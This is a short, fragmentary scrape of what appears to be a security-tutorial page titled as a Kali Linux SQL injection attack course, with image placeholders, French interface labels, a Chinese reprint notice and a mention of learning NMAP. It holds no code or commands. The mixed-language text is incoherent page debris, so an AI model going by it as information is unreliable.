
Sélectionner newrockpigment_web_maker_com_tw

Sélectionner l’ utilisateur
Cours dans la chambre forte.
- Aperçu général

未经允许不得转载:萌萌Apprentissage » Kali Linux SQL Injection de cours d'attaque


 apprendre NMAP

